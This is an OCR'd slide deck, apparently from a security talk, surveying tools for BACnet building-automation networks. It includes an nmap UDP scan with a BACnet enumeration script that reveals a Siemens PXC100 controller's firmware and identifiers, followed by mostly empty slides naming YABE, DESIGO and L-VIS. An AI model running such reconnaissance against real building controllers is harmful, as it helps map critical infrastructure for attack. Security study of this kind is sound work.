
☒	Data Sharing – Read Property-A	DS-RP-A
☒	Data Sharing – Read Property-B	DS-RP-B
☒	Data Sharing – Read Property Multiple-A	DS-RPM-A
☒	Data Sharing – Read Property Multiple-B	DS-RPM-B
☒	Data Sharing – Write Property-A	DS-WP-A
☒	Data Sharing – Write Property-B	DS-WP-B

SIEMENS


BACnet - tools
Level 0: nmap

```
0xBAC0 == 47808

root@kali:~/toolz/Redpoint# nmap -sU -p 47808 [redacted] --script=BACnet-discover-enumerate.nse

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-06-27 18:10 CEST
Nmap scan report for [redacted]
Host is up (0.00079s latency).
PORT      STATE SERVICE
47808/udp open  BACNet -- Building Automation and Control Networks
| BACnet-discover-enumerate:
|   Vendor ID: Siemens Schweiz AG (Formerly: Landis & Staefa Division Europe) (7)
|   Vendor Name: Siemens Building Technologies
|   Object-identifier: 2099215
|   Firmware: FW=V5.10.069 / SBC=10.02 / FLI=05.10 / BBI=13.04 / LWI=01.10 / PMC=01.30 / STF=01.20
|   Application Software: Appl_SW_Vers
|   Object Name: [redacted]1'AS15
|   Model Name: PXC100-E.D / HW=V3.00
|_  Description: CTA GE-B (PXC100)

Nmap done: 1 IP address (1 host up) scanned in 14.36 seconds
```


BACnet - tools
Level 1: YABE




BACnet - tools
Level 10: DESIGO




BACnet - tools
Level 10: DESIGO



BACnet - tools
Level 10: DESIGO




BACnet - tools
Level 10: DESIGO



Needs an USB licence dongle !


BACnet - tools


BACnet - tools
L-VIS



BACnet - tools
L-VIS

